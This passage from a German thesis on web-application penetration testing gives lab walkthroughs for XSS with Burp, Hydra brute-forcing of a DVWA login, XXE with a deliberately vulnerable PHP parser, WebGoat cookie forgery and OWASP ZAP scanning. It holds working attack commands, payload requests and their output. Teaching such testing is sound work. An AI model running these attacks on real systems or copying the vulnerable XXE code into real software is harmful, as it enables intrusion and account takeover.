+-----+-----+-----+-----+-----+-----+  
| id | email | status | username | password | activationcode |  
+-----+-----+-----+-----+-----+-----+  
| 2 | jackie@jackoarts.com | 1 | Handsome | 9HPK02NKrHbGmywzIzxUi | \x03 |  
+-----+-----+-----+-----+-----+-----+
```

Abbildung 4.8: Ergebnis: Alle Daten in der Tabelle

4.7.2 Testen von Cross-Site-Scripting mit Burp

Das folgende Cross-Site-Scripting-Beispiel stammt aus dem Tutorial von Web-Sicherheitsseite Portswigger[46].



Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

Results for

Results for

Abbildung 4.9: Adresse eingeben

Man muss eine entsprechende Eingabe in die Webanwendung eingeben und die Anfrage senden.




Abbildung 4.10: Erfassung der Anfrage durch Burp

Die Anfrage wird von Burp erfasst. Die HTTP-Anforderung wird auf der Intercept-Tab angezeigt. Es wird mit der rechten Maustaste auf die Anforderung geklickt, um das Kontextmenü aufzurufen und dann wird auf „An Repeater senden“ geklickt.




Abbildung 4.11: Bearbeiten dem Wert

Hier können verschiedene XSS-Payloads in das Eingabefeld eingegeben werden. Verschiedene Eingaben getestet werden, indem der Tester das „Value“ des entsprechenden Parameters in den Tabs „Raw“ oder „Params“ bearbeiten. In diesem Beispiel wird versucht, dass ein Pop-up in unserem Browser ausgeführt wird.




Abbildung 4.12: Suche nach dem Angriff in dem Quellcode

Es kann eingeschätzt werden, ob die Angriff in der Antwort unverändert bleibt. In diesem Fall ist die Anwendung für XSS-Angriffen anfällig. Die Antwort wird schnell über die Suchleiste unten im Antwortfenster gefunden. Der hervorgehobene Text ist das Ergebnis der Suche.



Abbildung 4.13: Kopieren von URL für Browser

Hier wird auf „Antwort im Browser anzeigen“ geklickt, um die URL zu kopieren. Danach wird im Pop-up Fenster auf „Kopieren“ geklickt.




Abbildung 4.14: Pop-up im Browser anzeigen

Die kopierte URL wird in Adressleiste eingegeben, um die Realisierung des XSS-Angriffs durch das Senden einer kurzen und relativ harmlosen Nachricht oder Warnung an den Client ermöglichen.

4.7.3 Testen Brute-Forcing-Passwörter mit THC-Hydra

In diesem Beispiel wird Hydra verwendet, um in eine Anmeldeseite zu gelangen, indem ein Brute-Force-Angriff auf einige bekannte Benutzer ausgeführt wird[33, S. 143].

Es wird eine Textdatei namens `benutzers.txt` erstellt mit folgenden Inhalten:

```
admin
test
user
user1
john
```

In einem ersten Schritt wird analysiert, wie die Anmeldeanforderung gesendet wird und wie der Server darauf reagiert. Es wird Burp Suite verwendet, um eine Anmeldeanforderung in der Webanwendung zu erfassen[33, S. 144]:




Abbildung 4.15: Anfrage an den Server und Antwort von dem Server

Wir können sehen, dass sich die Anfrage in `/dvwa/login.php` befindet und drei Variablen hat: `username`, `password`, and `login`.

Wenn die Erfassung von Anforderungen beendet wird und das Ergebnis im Browser überprüft wird, kann festgestellt werden, dass die Antwort eine Weiterleitung zur Anmeldeseite ist[33, S. 144]:




Abbildung 4.16: Die Weiterleitung zur Anmeldeseite


Eine gültige Kombination aus Benutzername und Kennwort sollte nicht zu

demselben Login, sondern zu einer anderen Seite, z. B. index.php, weitergeleitet werden. Wir gehen also davon aus, dass ein gültiges Login auf die andere Seite umgeleitet wird, und wir verwenden `login.php` als Zeichenfolge, um zu unterscheiden, wenn ein Versuch fehlschlägt[33, S. 145].

Es wird den folgenden Befehl in ein Terminal eingeführt[33, S. 145]:

```
1 hydra 192.168.56.102 http-form-post "/dvwa/login.php:username=~USE
2 R~&password=~PASS~&Login=Login:login.php" -L users.txt -e ns -u -t 2 -w 30
   -o hydra-result.txt
```

Quellcode 4.6: Befehl durch Terminal



```
root@kali:~# hydra 192.168.56.102 http-form-post "/dvwa/login.php:username=~USER^&password=~PASS^&Login=Login:login.php" -L users.txt -e ns -u -t 2 -w 30 -o hydra-result.txt
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2015-09-07 23:04:24
[INFO] Using HTTP Proxy: http://127.0.0.1:8080
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...
[DATA] max 2 tasks per 1 server, overall 64 tasks, 10 login tries (l:5/p:2), ~0 tries per task
[DATA] attacking service http-post-form on port 80
[80][http-post-form] host: 192.168.56.102 login: admin password: admin
[80][http-post-form] host: 192.168.56.102 login: user password: user
1 of 1 target successfully completed, 2 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2015-09-07 23:04:45
```

Abbildung 4.17: Aufdeckung den Passwörtern

Mittels diesem Befehl wird nur zwei Kombinationen pro Benutzer ausprobiert: `password = username` und leere Passwörter und es werden zwei gültige Passwörter von diesem Angriff erhalten, die von Hydra grün markiert sind[33, S. 145].

4.7.4 Testen von XML External Entities (XXE)

Wenn eine Anwendung XML-Daten parst und das Ergebnis von geparstem XML in einer HTTP-Antwort anzeigt, würde ein grundlegender Testfall zum Testen der XXE-Sicherheitsanfälligkeit eine XXE-Payload senden, die eine interne Entität ver„Alphabet“wendet, nur um sicherzustellen, dass die Anwendung Entitäten enthält oder nicht. Dieses Tutorial stammt aus Infosec Institute[25].

Es wird den folgenden PHP-Code als `xxe.php` im Webserver-Stammordner gespeichert:

```
1 <?php
2 libxml_disable_entity_loader (false);
3 \$xmlfile = file_get_contents('php://input');
4 \$dom = new DOMDocument();
5 \$dom->loadXML(\$xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
6 \$o = simplexml_import_dom(\$dom);
7 \$user = \$o->username;
8 \$pass = \$o->password;
9 echo "username : \$user";\\
```

Quellcode 4.7: XXE PHP-Datei

Eine POST-Anforderung an die `xxe.php`-Datei mit XML-Daten gesendet, die im folgenden Screenshot gezeigt werden:

```
1 POST /vulnapps/xxe.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0
4 Accept: text/html, application/xhtml+xml, application/xml
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Content-Type: text/xml
10 Content-Length: 98
11
12 <root>
13   <username>sahil</username>
14   <password>supersecurepassword</password>
15 </root>\\
```

Quellcode 4.8: POST Anfrage zu PHP-Datei

Hier soll beachtet werden, dass die Anwendung in der HTTP-Antwort einen Benutzernamen anzeigt, der bestätigt, dass die XML-Daten geparkt werden.

```
1 HTTP/1.1 200 OK
2 Date: Tue, 15 May 2018 17:40:35 GMT
3 Server: Apache/2.4.27 (Win64) PHP/5.6.31
4 X-Powered-By: PHP/5.6.31
5 Content-Length: 16
6 Connection: close
7 Content-Type: text/xml; charset=UTF-8
8
```

```
9 username: sahil\\
```

Quellcode 4.9: Gepackte XML-Daten

Nun wird den XML-Daten eine interne Entität hinzugefügt und im `username` Element mit `&u` verweist und die Anfrage erneut gesendet.

```
1 POST /vulnapps/xxe.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0
4 Accept: text/html, application/xhtml+xml, application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Content-Type: text/xml
10 Content-Length: 98
11
12 <xml version="1.0"?>
13 <!DOCTYPE foo[<!ENTITY u 'username from internal entity'>]>
14   <root>
15     <username>\&u;</username>
16     <password>supersecurepassword</password>
17   </root>\\
```

Quellcode 4.10: Manipulierte Anfrage

Hier soll beachtet nochmal werden, dass die Anwendung der interne Einheit auflöst und die XXE-Sicherheitsanfälligkeit erfolgreich bestätigt.

```
1 HTTP/1.1 200 OK
2 Date: Sun, 20 May 2018 06:31:39 GMT
3 Server: Apache/2.4.27 (Win64) PHP/5.6.31
4 X-Powered-By: PHP/5.6.31
5 Content-Length: 16
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 username: username from internal entity\\
```

Quellcode 4.11: Bestätigung der XXE-Schwachstelle

4.7.5 Testen von Fehlerhafte Authentifizierung mit Webgoat und Burp Suite

Dieses Tutorial stammt aus der Webseite Tutorialspoint[72]. Eine Webanwendung unterstützt das Umschreiben von URLs, indem Sitzungs-IDs in die URL eingefügt werden.

```
http://example.com/sale/saleitems/jsessionid=2P00C2JSNDLPSKHC  
JUN2JV/?item=laptop
```

Ein authentifizierter Benutzer der Website leitet die URL an seine Freunde weiter, um Informationen zu den reduzierten Verkäufen zu erhalten. Er sendet den obigen Link per E-Mail, ohne zu wissen, dass der Benutzer auch die Sitzungs-IDs verschenkt. Wenn seine Freunde den Link verwenden, verwenden sie seine Sitzung und seine Kreditkarte.

Man muss sich bei Webgoat anmelden und zum Abschnitt „Session Management Flaws“ navigiert wird.




Abbildung 4.18: Anmeldung bei Webgoat

Wenn mit den Anmeldeinformationen webgoat/webgoat angemeldet wird, wird in Burp Suite festgestellt, dass die JSESSION-ID C8F3177CCAFF380441ABF71090748F2E lautet, während AuthCookie = 65432ubphcfx nach erfolgreicher Authentifizierung ist.




Abbildung 4.19: Burp Suite: AuthCookie Kontrolle 1

Wenn mit den Anmeldeinformationen aspect/aspect angemeldet wird, wird in Burp Suite festgestellt, dass die JSESSION-ID C8F3177CCAFF380441ABF71090748F2E lautet, während AuthCookie = 65432udfqtb nach erfolgreicher Authentifizierung ist.



Abbildung 4.20: Burp Suite: AuthCookie Kontrolle 2

Nun muss die AuthCookie Patterns analysiert werden. Die erste Hälfte 65432 ist für beide Authentifizierungen üblich. Daher sind wir jetzt daran interessiert, den letzten Teil der Authcookie-Werte zu analysieren, wie - ubphcfx für den Benutzer webgoat und udfqtb für den jeweiligen Aspektbenutzer.

Wenn die AuthCookie-Werte genauer angesehen werden, hat der letzte Teil dieselbe Länge wie der Benutzername. Es ist daher offensichtlich, dass der Benutzername bei einer Verschlüsselungsmethode verwendet wird. Bei Versuchen und Fehlern / Brute-Force-Mechanismen wird festgestellt, dass nach der Umkehrung des Benutzernamens webgoat; es wird jetzt rausgefunden, dass es taogbew ist und dann wird das Zeichen vor dem Alphabet als AuthCookie d. h. ubphcfx verwendet.




Abbildung 4.21: Burp Suite: AuthCookie Kontrolle 3

Nach der Authentifizierung als Benutzer-Webgoat den AuthCookie-Wert geändert wird, um den Benutzer Alice zu verspotten, indem den AuthCookie gesucht wird.




Abbildung 4.22: Authentifizierung mit dem Cookie

4.8 Automatisierte Penetrationstest

Wie in der Abschnitt 2.2.5 erwähnt, dass OWASP ZAP ein benutzerfreundliches integriertes Penetrationstest-Tool zum Auffinden von Schwachstellen in Webanwendungen ist. ZAP bietet automatisierte Scanner sowie eine Reihe von Tools, mit denen die Sicherheitslücken automatisch gesucht werden können. In diesem Abschnitt wird die OWASP ZAP-GUI vorgestellt und wird erfährt, wie automatische Penetrationstests mit dem Sicherheitstools OWASP Zap durchgeführt werden. Außerdem bilden die in diesem Kapitel erläuterten Informationen die Basis für die in Kapitel 5 vorgenommene Evaluierung des Open API 2.0 Plugins von OWASP ZAP und sind demzufolge für das Verständnis der Verwendung erforderlich.

4.8.1 OWASP-ZAP Webanwendung Penetrationstest

4.8.1.1 Die Vorstellung von OWASP ZAP Oberfläche




Abbildung 4.23: OWASP ZAP GUI Überblick

Wie oben zu sehen, ist das GUI-Fenster in drei Hauptabschnitte unterteilt:

Linker Bereich:

Im linken Bereich des ZAP-Fensters werden die Dropdown-Schaltflächen „Context“ und „Sites“ angezeigt. Es kann vorkommen, dass mehrere Websites zum Scannen ausgewählt werden können. Diese Websites werden unter „Sites“ angezeigt.

Rechter Bereich:

Hier gibt es einen URL-Abschnitt, in dem das Ziel für das Scannen angegeben werden müssen. Die Schaltfläche „Attack“ startet den Angriff auf das Ziel und die Schaltfläche „Stop“ stoppt den Angriff.

Unterer Bereich:

Dieser Abschnitt enthält sechs Tabs, die für die Darstellung der Aktivitäten während der Schwachstellensuche wichtig sind. Unter den Tabs befindet sich eine Fortschrittsleiste, in der der Scanfortschritt, die Anzahl der gesendeten Anforderungen und der Export der Details im CSV-Format angezeigt werden.

Das Tab „**History**“ zeigt die getesteten Websites an. In diesem Fall testen wir nur ein einzelnes Ziel, sodass im Verlaufsdatensatz ein einzelner Eintrag angezeigt wird.

Auf das Tab „**Search**“ kann der Tester Suche nach Mustern durchführen. Zum Beispiel wird alle GET-Anfragen abgefragt und wird dazu gehörende Informationen angezeigt.

Auf das Tab „**Alerts**“ können weitere Informationen zu den erkannten Sicherheitslücken des gescannten Ziels gefunden werden und die Ausgaben werden nach Schweregrad eingestuft.

Auf das Tab „**Spider**“ werden die Dateien angezeigt, die in der Webanwendung gecrawlt (erkannt) wurden. Durch das Spider wird die auf der Website residenten Verzeichnisse und Dateien ermittelt und für eine spätere Überprüfung auf Schwachstellen protokolliert werden.

Das letzte Tab ist der „**Active Scan**“. Dies ist wichtig, um den Fortschritt des laufenden Scans in Echtzeit anzuzeigen, wobei jede verarbeitete Datei angezeigt wird.

4.8.1.2 Schneller Scan & Angriff

Um den Schnellscan zu starten, wird die Adresse des Ziels in das Eingabefeld „URL to attack“ eingegeben und wird auf die Schaltfläche „Attack“ geklickt.





Abbildung 4.24: URL zum Spider

Dadurch wird die gesamte Zielwebsite gesichtet und anschließend nach Schwachstellen durchsucht. Der Scan-Fortschritt und die gefundenen Seiten werden wie bei der Abbildung 4.25 im unteren Fenster angezeigt.



Processed	Method	URI	Flags
●	GET	http://localhost:8080/	Seed
●	GET	http://localhost:8080/robots.txt	Seed
●	GET	http://localhost:8080/sitemap.xml	Seed
●	GET	http://localhost:8080/console	Seed
●	GET	http://localhost:8080/documentation.html	Seed
●	GET	http://localhost:8080/favicon.ico	Seed
●	GET	http://localhost:8080/wildfly.css	Seed
●	GET	http://github.com/wildfly/quickstart	Out of Scope
●	GET	http://wildfly.org/	Out of Scope
●	GET	https://community.jboss.org/en/wildfly	Out of Scope
●	GET	https://issues.jboss.org/browse/WFLY	Out of Scope
●	GET	http://jboss.org/	Out of Scope

Abbildung 4.25: Spider Ergebnis

Wenn es fertig ist, wird auf „Alerts“ geklickt, um Sicherheitsprobleme der Website wie folgendes anzuzeigen:




Abbildung 4.26: Gefundene Sicherheitslücken

Jeder Ordner enthält verschiedene Arten von Sicherheitsproblemen, die für den Schweregrad farbcodiert sind. Durch Klicken auf den Ordner werden einzelne Probleme angezeigt, die für zusätzliche Informationen ausgewählt werden können. Es enthält nicht nur eine detaillierte Erklärung des Problems, sondern auch Empfehlungen zur Lösung des Problems enthält.

4.9 Vor- und Nachteile zwischen manuelle und automatisierte Penetrationstest

Beim Penetrationstest kann der Tester entweder manuelle oder automatisierte oder beide Methoden anwenden, um die Schwachstellen in der Webanwendung zu

ermitteln. Die Methoden der Tester basieren auf ihren Fähigkeiten und Kenntnissen. Es gibt jedoch einige Faktoren, z. B. welche Methode wirksam ist, weniger Zeitverwirrung und Zuverlässigkeit in Betracht gezogen werden sollten, bevor sie angewendet werden. Obwohl manuelle Durchdringung Testen und automatisiertes Scannen können beide verwendet werden, um kritische Sicherheitslücken in Webanwendungen zu finden, von denen jede eigene Stärken und Schwächen aufweist. Ein Anwendungskontext sollte bei der Entscheidung helfen, welcher der geeignetere ist. Der Kontext umfasst Folgendes: Wie groß ist die Anwendung, wie hoch ist das Budget des Projekts oder wann soll es freigegeben werden?

